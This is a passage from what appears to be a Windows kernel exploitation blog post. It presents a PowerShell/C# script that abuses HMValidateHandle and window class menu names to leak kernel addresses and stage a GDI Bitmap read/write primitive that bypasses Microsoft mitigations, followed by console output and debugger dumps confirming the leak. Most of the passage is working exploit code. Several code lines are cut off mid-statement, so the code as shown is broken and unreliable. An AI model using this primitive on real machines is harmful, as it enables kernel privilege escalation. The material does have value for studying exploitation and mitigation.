            IntPtr lpParam);

        [DllImport("user32.dll")]
        static extern System.IntPtr DefWindowProcW(
            IntPtr hWnd,
            uint msg,
            IntPtr wParam,
            IntPtr lParam);

        [DllImport("user32.dll")]
        public static extern bool DestroyWindow(
            IntPtr hWnd);

        [DllImport("user32.dll")]
        public static extern bool UnregisterClass(
            String lpClassName,
            IntPtr hInstance);

        [DllImport("kernel32",CharSet=CharSet.Ansi)]
        public static extern IntPtr LoadLibrary(
            string lpFileName);

        [DllImport("kernel32",CharSet=CharSet.Ansi,ExactSpelling=true)]
        public static extern IntPtr GetProcAddress(
            IntPtr hModule,
            string procName);

        public delegate IntPtr HMValidateHandle(
            IntPtr hObject,
            int Type);

        [DllImport("gdi32.dll")]
        public static extern IntPtr CreateBitmap(
            int nWidth,
            int nHeight,
            uint cPlanes,
            uint cBitsPerPel,
            IntPtr lpvBits);

        public UInt16 CustomClass(string class_name, string menu_name)
        {
            m_wnd_proc_delegate = CustomWndProc;
            WNDCLASS wind_class = new WNDCLASS();
            wind_class.lpszClassName = class_name;
            wind_class.lpszMenuName = menu_name;
            wind_class.lpfnWndProc = System.Runtime.InteropServices.Marshal.GetFunctionPointerForDelegate
            return RegisterClassW(ref wind_class);
        }

        private static IntPtr CustomWndProc(IntPtr hWnd, uint msg, IntPtr wParam, IntPtr lParam)
        {
            return DefWindowProcW(hWnd, msg, wParam, lParam);
        }

        private WndProc m_wnd_proc_delegate;
```


```
    }
"@

    #------------------[Create/Destroy Window]
    # Call nonstatic public method => delegWndProc
    $AtomCreate = New-Object HmValidateHandleBitmap

    function Create-WindowObject {
        $MenuBuff = "A"*0x8F0
        $hAtom = $AtomCreate.CustomClass("BitmapStager",$MenuBuff)
        [HmValidateHandleBitmap]::CreateWindowExW(0,"BitmapStager",[String]::Empty,0,0,0,0,0,[IntPtr]::Ze
    }

    function Destroy-WindowObject {
        param ($Handle)
        $CallResult = [HmValidateHandleBitmap]::DestroyWindow($Handle)
        $CallResult = [HmValidateHandleBitmap]::UnregisterClass("BitmapStager",[IntPtr]::Zero)
    }

    #------------------[Cast HMValidateHandle]
    function Cast-HMValidateHandle {
        $hUser32 = [HmValidateHandleBitmap]::LoadLibrary("user32.dll")
        $lpIsMenu = [HmValidateHandleBitmap]::GetProcAddress($hUser32, "IsMenu")

        # Get HMValidateHandle pointer
        for ($i=0;$i-lt50;$i++) {
            if ($([System.Runtime.InteropServices.Marshal]::ReadByte($lpIsMenu.ToInt64()+$i)) -eq 0xe8) {
                $HMValidateHandleOffset = [System.Runtime.InteropServices.Marshal]::ReadInt32($lpIsMenu.T
                [IntPtr]$lpHMValidateHandle = $lpIsMenu.ToInt64() + $i + 5 + $HMValidateHandleOffset
            }
        }

        if ($lpHMValidateHandle) {
            # Cast IntPtr to delegate
            [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($lpHMValidateHandle,[
        }
    }

    #------------------[lpszMenuName Leak]
    function Leak-lpszMenuName {
        param($WindowHandle)
        $OSVersion = [Version](Get-WmiObject Win32_OperatingSystem).Version
        $OSMajorMinor = "$($OSVersion.Major).$($OSVersion.Minor)"
        if ($OSMajorMinor -eq "10.0" -And $OSVersion.Build -ge 15063) {
            $pCLSOffset = 0xa8
            $lpszMenuNameOffset = 0x90
        } else {
            $pCLSOffset = 0x98
            $lpszMenuNameOffset = 0x88
        }

        # Cast HMValidateHandle & get window desktop heap pointer
        $HMValidateHandle = Cast-HMValidateHandle
        $lpUserDesktopHeapWindow = $HMValidateHandle.Invoke($WindowHandle,1)

        # Calculate ulClientDelta & leak lpszMenuName
        $ulClientDelta = [System.Runtime.InteropServices.Marshal]::ReadInt64($lpUserDesktopHeapWindow.ToI
        $KerneltagCLS = [System.Runtime.InteropServices.Marshal]::ReadInt64($lpUserDesktopHeapWindow.ToIn
        [System.Runtime.InteropServices.Marshal]::ReadInt64($KerneltagCLS-$ulClientDelta+$lpszMenuNameOff
    }

    #------------------[Bitmap Leak]
    $KernelArray = @()
    for ($i=0;$i -lt 20;$i++) {
        $TestWindowHandle = Create-WindowObject
        $KernelArray += Leak-lpszMenuName -WindowHandle $TestWindowHandle
        if ($KernelArray.Length -gt 1) {
            if ($KernelArray[$i] -eq $KernelArray[$i-1]) {
                Destroy-WindowObject -Handle $TestWindowHandle
                [IntPtr]$Buffer = [System.Runtime.InteropServices.Marshal]::AllocHGlobal(0x50*2*4)
                $BitmapHandle = [HmValidateHandleBitmap]::CreateBitmap(0x701, 2, 1, 8, $Buffer) # +4 kb s
                break
            }
        }
        Destroy-WindowObject -Handle $TestWindowHandle
    }

    $BitMapObject = @()
    $HashTable = @{
        BitmapHandle = $BitmapHandle
        BitmapKernelObj = $($KernelArray[$i])
        BitmappvScan0 = $KernelArray[$i] + 0x50
    }
    $Object = New-Object PSObject -Property $HashTable
    $BitMapObject += $Object
    $BitMapObject
}
```

Let's give that a quick go.



```
PS C:\Users\b33f> . .\Desktop\Stage-HmValidateHandleBitmap.ps1
PS C:\Users\b33f> $Bitmap = Stage-HmValidateHandleBitmap
PS C:\Users\b33f> $Bitmap

BitmapKernelObj   BitmappvScan0 BitmapHandle
---------------   ------------- ------------
-90853550927872 -90853550927792    738527134


PS C:\Users\b33f> "{0:X}" -f $Bitmap.BitmapKernelObj
FFFFAD5E825ED000
PS C:\Users\b33f> "{0:X}" -f $Bitmap.BitmappvScan0
FFFFAD5E825ED050
PS C:\Users\b33f>
```

The SURFOBJ structure is pretty distinct and even though we don't have any symbols for it we can easily tell the leak was successful.



```
2: kd> !pool FFFFAD5E825ED000
Pool page ffffad5e825ed000 region is Unknown
ffffad5e825ed000 is not a valid large pool allocation, checking large session pool...
*ffffad5e825ed000 : large page allocation, tag is Gh05, size is 0x1080 bytes
            Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
2: kd> dq FFFFAD5E825ED000
ffffad5e`825ed000  00000000`2c05079e 00000000`00000000
ffffad5e`825ed010  ffff8589`70ead080 00000000`00000000
ffffad5e`825ed020  00000000`2c05079e 00000000`00000000
ffffad5e`825ed030  00000000`00000000 00000002`00000701
ffffad5e`825ed040  00000000`00000e08 ffffad5e`825ed270
ffffad5e`825ed050  ffffad5e`825ed270 000012f5`00000704
ffffad5e`825ed060  00010000`00000003 00000000`00000000
ffffad5e`825ed070  00000000`04800200 00000000`00000000
```

Final Thoughts

That's it pretty much! Our much loved Bitmap primitive has survived two rounds of mitigations by Microsoft so far. Bitmaps provide a really powerful (and convenient) read/write primitive that is applicable in a wide range of Kernel exploitation scenarios. Inevitably, Microsoft will keep hammering this primitive till we lose it for good, but who know we may be back for round 3 when RS3 hits!

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None ▼

Submit Comment